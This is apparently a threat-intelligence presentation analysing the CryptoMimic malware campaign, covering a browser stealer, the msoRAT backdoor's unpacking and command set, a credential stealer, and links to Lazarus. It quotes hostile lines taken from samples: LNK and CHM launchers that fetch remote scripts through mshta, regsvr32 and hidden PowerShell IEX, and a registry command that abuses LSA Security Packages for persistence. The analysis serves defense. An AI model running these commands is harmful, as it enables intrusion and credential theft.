
Option	Description
-c	Extract all stored cookie to a file.
-c2	Extract all stored cookie to a file in different format.
-g	Extract stored cookie for domains related Google to a file.
-p	Extract stored password to a file.

## Google Chrome's Encryption method for cookie and password was changed.(\*)

- Prior to Chrome 80 : Use CryptUnprotectData WINAPI
- Beyond Chrome 80 : Use AES

**Browser Info Stealer's decryption method will be changed to AES accordingly.**

(\*) <https://blog.nirsoft.net/2020/02/19/tools-update-new-encryption-chrome-chromium-version-80/>



Topic from the next slide

## **DLL file that has RAT function**

- Access to a file with characteristic name, "msomain.sdb"
- Packed.
- Arguments are obfuscated.
- Calling WINAPI is obfuscated.
- Can perform tasks in accordance with the order received from C&C server.

## It comes from the file name it accesses to

- It comes from the read/write target file path in accordance with the order from C&C server.
- We found file path in config (structure in memory) of msoRAT.


Fig.) Memory dump of config of msoRAT

アドレス	Hex	ASCII
0000009DDCE0D158	00 00 00 00	.....C.: \.w.
0000009DDCE0D168	00 00 00 00	.....i.n.d.o.w.s. \.a.
0000009DDCE0D178	69 00 6E 00	.....p.p.p.a.t.c.h. \.
0000009DDCE0D188	70 00 70 00	.....m.s.o.m.a.i.n...
0000009DDCE0D198	6D 00 73 00	.....s.d.b.....
0000009DDCE0D1A8	73 00 64 00	.....
0000009DDCE0D1B8	00 00 00 00	.....
0000009DDCE0D1C8	00 00 00 00	.....
0000009DDCE0D1D8	00 00 00 00	.....
0000009DDCE0D1E8	00 00 00 00	.....

C:\windows\appatch\msomain.sdb

- There are nine section headers.
- It is only “.dat1” section and “.reloc” section where code or data exists.

Fig.) Analysis result of msoRAT by PEView



	pFile	Raw Data
00000000	4D 5A 90 00 03 00 00 00	04 00 00 00 FF FF 00 00
00000010	B8 00 00 00 00 00 00 00	40 00 00 00 00 00 00 00
00000020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00	00 00 00 00 F8 00 00 00
00000040	0F 1F BA 0F 00 F4 09 CD	21 B8 01 4C CD 21 54 68
		51 6D 20 63 61 6E 6E 6F
		20 69 6E 20 44 4F 53 20
		24 00 00 00 00 00 00 00
		1C 02 0B DB 4C 02 0B DB
00000090	57 9F A1 DB 00 02 0B DB	DF 4C 93 DB 4B 02 0B DB
000000A0	23 74 A0 DB 72 02 0B DB	23 74 A1 DB F4 02 0B DB
000000B0	23 74 95 DB 43 02 0B DB	45 7A 98 DB 59 02 0B DB
000000C0	4C 02 0A DB BC 02 0B DB	23 74 A4 DB 61 02 0B DB
000000D0	23 74 90 DB 4D 02 0B DB	23 74 96 DB 4D 02 0B DB
		00 00 00 00 00 00

It is only “.dat1” section and “.reloc” section where code or data exists.

As a result of executing unpacking code included in “.dat1” section, valid code or data is set to “.text” or other sections.

Fig.) .text section before unpacking

00007FF9DBFABB40	0000	add byte ptr ds:[rax],al
00007FF9DBFABB42	0000	add byte ptr ds:[rax],al
00007FF9DBFABB44	0000	add byte ptr ds:[rax],al
00007FF9DBFABB46	0000	add byte ptr ds:[rax],al
00007FF9DBFABB48	0000	add byte ptr ds:[rax],al
00007FF9DBFABB4A	0000	add byte ptr ds:[rax],al
00007FF9DBFABB4C	0000	add byte ptr ds:[rax],al
00007FF9DBFABB4E	0000	add byte ptr ds:[rax],al
00007FF9DBFABB50	0000	add byte ptr ds:[rax],al
00007FF9DBFABB52	0000	add byte ptr ds:[rax],al
00007FF9DBFABB54	0000	add byte ptr ds:[rax],al
00007FF9DBFABB56	0000	add byte ptr ds:[rax],al
00007FF9DBFABB58	0000	add byte ptr ds:[rax],al
00007FF9DBFABB5A	0000	add byte ptr ds:[rax],al
00007FF9DBFABB5C	0000	add byte ptr ds:[rax],al
00007FF9DBFABB5E	0000	add byte ptr ds:[rax],al
00007FF9DBFABB60	0000	add byte ptr ds:[rax],al

Fig.) .text section after unpacking

00007FF9DBFABB40	40:55	push rbp
00007FF9DBFABB42	48:8DAC24 30D2FFFF	lea rbp,qword ptr ss:[rsp-2DD0]
00007FF9DBFABB4A	B8 D02E0000	mov eax,2ED0
00007FF9DBFABB4F	E8 0C820000	call ntuser.7FF9DBFB3D60
00007FF9DBFABB54	48:2BE0	sub rsp,rax
00007FF9DBFABB57	48:C74424 38 FFFFFFFF	mov qword ptr ss:[rsp+38],FFFFFFFF
00007FF9DBFABB60	48:899C24 E02E0000	mov qword ptr ss:[rsp+2EE0],rbx
00007FF9DBFABB68	48:89B424 E82E0000	mov qword ptr ss:[rsp+2EE8],rsi
00007FF9DBFABB70	48:89BC24 F82E0000	mov qword ptr ss:[rsp+2EF8],rdi
00007FF9DBFABB78	48:8B05 D1A40600	mov rax,qword ptr ds:[7FF9DC016050]
00007FF9DBFABB7F	48:33C4	xor rax,rsp
00007FF9DBFABB82	48:8985 C02D0000	mov qword ptr ss:[rbp+2DC0],rax
00007FF9DBFABB89	49:8BF8	mov rdi,r8
00007FF9DBFABB8C	C685 90290000 00	mov byte ptr ss:[rbp+2990],0
00007FF9DBFABB93	33D2	xor edx,edx
00007FF9DBFABB95	41:B8 03010000	mov r8d,103
00007FF9DBFABB9B	48:8D8D 91290000	lea rcx,qword ptr ss:[rbp+2991]





## It calls WINAPI without using call instruction

- WINAPI is called using xchg instruction and retn instruction.

```

lea rsi, loc_7FF9DBF98E7F+2 ①
jmp loc_7FF9DC04E6FD
; END OF FUNCTION CHUNK FOR ReadFile

; START OF FUNCTION CHUNK FOR ReadFi

loc_7FF9DC04E6FD:
jmp loc_7FF9DC048336
; END OF FUNCTION CHUNK FOR ReadFile

; START OF FUNCTION CHUNK FOR ReadFi

loc_7FF9DC048336:
mov rsi, [rsi+0C6B9Fh] ②
jmp loc_7FF9DC050ADB
; END OF FUNCTION CHUNK FOR ReadFile

; START OF FUNCTION CHUNK FOR ReadFi

loc_7FF9DC050ADB:
lea rsi, [rsi+35FA8838h] ③
jmp loc_7FF9DC050165
; END OF FUNCTION CHUNK FOR ReadFile

; START OF FUNCTION CHUNK FOR ReadFi

loc_7FF9DC050165:
xchg rsi, [rsp] ④
retn ⑤

```

①-③

Calculate the address where target WINAPI function is loaded. The result is stored in register RSI.

④

The WINAPI function address stored in register RSI is moved on top of the stack.

⑤


The WINAPI function address stored on the top of stack is popped to register EIP, which result in calling target WINAPI function.

- All the functions that a standard RAT has are implemented.
- Compared to Cabbage RAT-C, msoRAT has more functions that require WINAPI.

Id	Description
43E04420456043D	Send infected machine information.
43E044204340440	Send drive information.
43A043004400435	Set current directory.
437043C043A0430	Send file info.
43F043E04310440	Execute command with SeDebugPrivilege.
432043804420438	Delete file.
447044004320444	Change file date information.
7A0441043A0430	Compress and upload file.

Id	Description
441043A04300447	Upload file.
437043004320430	Download file.
442043E0437043E	Send process information.
43F044004320431	Terminate process with PID.
43F0440043E0433	Add registry.
43E0442043A043E	Compress and send "msomain.sdb".
43D0430043A043E	Write data to "msomain.sdb".
434043E00700065	Inject PE file to explorer.exe.
4450440043F0435	Execute Browser Info Stealer.

Note : This is partial list. Please refer research paper for complete list.




Topic from the next slide

## **DLL file that steals credentials**

- Packed with Themida.
- Persistence was achieved by using Windows standard function, Security Package system.

## It was packed by Themida



## Security Package system was abused for persistence

- Security Package is a system to implement authentication system by third parties. It is known that it could be used to steal credentials. [2]
- Though we couldn't observe any activity by Credential Stealer, we think that this malware has a function to steal credentials because it used Security Package system.

Fig.) Credential Stealer persisting command

```
cmd.exe /c "reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa"  
/v "Security Packages" /t REG_MULTI_SZ /d "bcs" /f"
```

# Attribution

## Targeting financial industry

- Especially crypto currency companies
- It can estimate that CryptoMimic's objective is earning money

## Similar to Lazarus reported by Proofpoint

🏠 / Blog / Threat Insight / North Korea Bitten by Bitcoin Bug: Financially motivated campaigns reveal new dimension of the Lazarus Group



DECEMBER 19, 2017 | DARIEN HUSS



<https://www.proofpoint.com/us/threat-insight/post/north-korea-bitten-bitcoin-bug-financially-motivated-campaigns-reveal-new>

## Similar to Lazarus' LNK file

```
C:\Windows\system32\regsvr32.exe /s /n /u /i:http://tinyurl.com/y9jbk8cg  
scrobj.dll
```

Lazarus' LNK file

```
C:\Windows\System32\cmd.exe /c start /b %SystemRoot%\System32\mshta  
https://bit.ly/2tsXyue
```

CryptoMimic's LNK file

## Similar to Lazarus' CHM file

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
width=1 height=1>
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <PARAM name="Item1" value=",mshta.exe, https://bit.ly/3c6AXVI">
  <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
```

CryptoMimic's CHM file


```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
width=1 height=1>
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <!-- <PARAM name="Item1" value=",
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe,
-WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile
-Command IEX (New-Object Net.WebClient).DownloadString('http://192.
168.102.21/power.ps1');"-->
  <PARAM name="Item1" value=',mshta ,vbscript:Execute("Dim shell,
command:command = ""powershell.exe -windowStyle Hidden
-ExecutionPolicy Bypass -NoLogo -NoProfile -Command IEX
(New-Object Net.WebClient).DownloadString(*http://192.168.102.
21/pso.ps1*")":command=Replace(command,"""",Chr(39)):set shell
= CreateObject("WScript.Shell"):shell.Run command,0:close")'>
  <!-- <PARAM name="Item1" value=",C:\Windows\System32\wscript.exe,
C:\Users\dolphinePC\Downloads\run_32.vbs"-->
  <!-- <PARAM name="Item2" value="273,1,1"-->
</OBJECT>

<SCRIPT>
x.Click();
</SCRIPT>
```


Lazarus' CHM file

## Using Bitly heavily

- Adding “+” at the end of URL provides extra information
  - Including created time
- Similar to Lazarus’ working hours reported by Lexfo



CryptoMimic’s Bitly URL Creation Time



Lazarus compilation timestamps by hours (KST / UTC+9)

Lazarus’ Compilation Timestamps

## We analyzed bfcsvc.dll, the file said to have had the relationship with Lazarus.

Fig.) VirusTotal Detection Page

Detection	Details	Content	Submissions	Community
Acronis	Suspicious	Ad-Aware	Gen:Variant Ursu.634880	
AegisLab	Trojan.Win64.Agent.4tc	AhnLab-V3	Trojan.Win64.Agent.C3477164	
Alibaba	Trojan:Application/NukeSped.94fda84d	ALYac	Trojan.Agent.Wacatac	
Antiy-AVL	Trojan/Win32.Wacatac	SecureAge APEX	Malicious	
Arcabit	Trojan.Ursu.D9B000	Avast	Win64-Trojan-gen	
AVG	Win64:Trojan-gen	Avira (no cloud)	TR/AD.APTLazarus.ytee	
BitDefender	Gen:Variant Ursu.634880	CrowdStrike Falcon	Win/malicious_confidence_100% (D)	
Cylance	Unsafe	Emsisoft	Gen:Variant Ursu.634880 (B)	
Endgame	Malicious (high Confidence)	eScan	Gen:Variant Ursu.634880	
ESET-NOD32	A Variant Of Win64/NukeSped.BN	F-Secure	Trojan.TR/AD.APTLazarus.ytee	
FireEye	Generic.mg.dd2d50d2f088bae5	Fortinet	W64/NukeSped.BNtr	
GData	Gen:Variant Ursu.634880	Ikarus	Trojan.Win64.Nukesped	
K7AntiVirus	Trojan (005582ce1)	K7GW	Trojan (005582ce1)	
Kaspersky	Trojan.Win64.NukeSped.BN	MAX	Malicious (Gen:Ursu.634880)	
MaxSecure				
McAfee-GW-E				
NANO-Antivirus				
Qihoo-360				

Multiple AV software detected bfcsvc.dll as NukeSped, known to have been used by Lazarus

Fig.) Intezer Analysis Result

Malicious Family: Lazarus

Known Malicious  
This file is a known malware and exists in Intezer's blacklist or is recognized by trusted security vendors.

SHA256: 777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b

virustotal Report (48 / 71 Detections)

584.5 KB  
777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b

Code Reuse (24 Genes)

95.83%

Lazarus Malware

